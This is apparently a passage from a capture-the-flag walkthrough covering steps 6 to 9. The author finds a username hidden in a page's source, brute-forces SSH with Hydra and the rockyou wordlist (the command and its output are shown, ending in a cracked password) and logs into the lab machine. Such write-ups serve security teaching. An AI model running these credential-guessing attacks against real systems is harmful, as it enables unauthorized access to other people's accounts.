
## Step 6:

So we found the sudo.html in gobuster so lets check the firefox



## Step 7:

Right click on the page and view source page so we found the uname test



```
1 <html>
2 <body style="background-color:#000000">
3 <h1 style="color: #f5f5f5 ; font-size: 100px ; text-align: center;">Just Sudo It..</h1>
4 <h1 style="color: #616161; text-align: center;">From the little spark may burst a mighty flame.</h1>
5
6
7
8
9
10
11
12 </body>
13
14
15
16
17
18
19 #uname : test
20
21 </html>
22
```

## Step 8:


Hydra is a fast and flexible password-cracking tool designed for brute-forcing login credentials. It supports numerous protocols and services, making it a popular choice for penetration testers to assess the strength of authentication systems.

```
kali@kali: ~  
File Actions Edit View Help  
-p PASS or -P FILE try password PASS, or load several passwords from FILE  
-C FILE colon separated "login:pass" format, instead of -L/-P options  
-M FILE list of servers to attack, one entry per line, ':' to specify port  
-t TASKS run TASKS number of connects in parallel per target (default: 16)  
-U service module usage details  
-m OPT options specific for a module, see -U output for information  
-h more command line options (COMPLETE HELP)  
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)  
service the service to crack (see below for supported protocols)  
OPT some service modules support additional input (-U for module help)  
  
Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urllenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp  
  
Hydra is a tool to guess/crack valid login/password pairs.  
Licensed under AGPL v3.0. The newest version is always available at;  
https://github.com/vanhauser-thc/thc-hydra  
Please don't use in military or secret service organizations, or for illegal purposes. (This is a wish and non-binding - most such people do not care about laws and ethics anyway - and tell themselves they are one of the good ones.)  
  
Example: hydra -l user -P passlist.txt ftp://192.168.0.1  
  
(kali@kali)-[~]  
$ hydra -l test -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.7 -s 7223  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 10:40:52  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking ssh://192.168.1.7:7223/  
[STATUS] 144.00 tries/min, 144 tries in 00:01h, 14344256 to do in 1660:13h, 15 active  
[STATUS] 107.00 tries/min, 321 tries in 00:03h, 14344079 to do in 2234:17h, 15 active  
[7223][ssh] host: 192.168.1.7 login: test password: jordan23  
^C  
(kali@kali)-[~]  
$
```



## Step 9:

SSH (Secure Shell) is a cryptographic network protocol that enables secure communication over an unsecured network. It is commonly used to securely access remote servers, transfer files, and perform administrative tasks.

A screenshot of a terminal window. The window title is "test@ctf: ~". The terminal shows a command prompt "(kali㉿kali)-[~/Ctf1]" followed by the command "\$ ssh test@192.168.1.7 -p 7223". The output shows the password prompt, a welcome message for Ubuntu 14.04 LTS, documentation links, a new release notice, and the last login time. The prompt then changes to "test@ctf:~\$".

```
(kali㉿kali)-[~/Ctf1]
$ ssh test@192.168.1.7 -p 7223
test@192.168.1.7's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Dec  6 21:20:04 2024 from 192.168.1.8
test@ctf:~$
```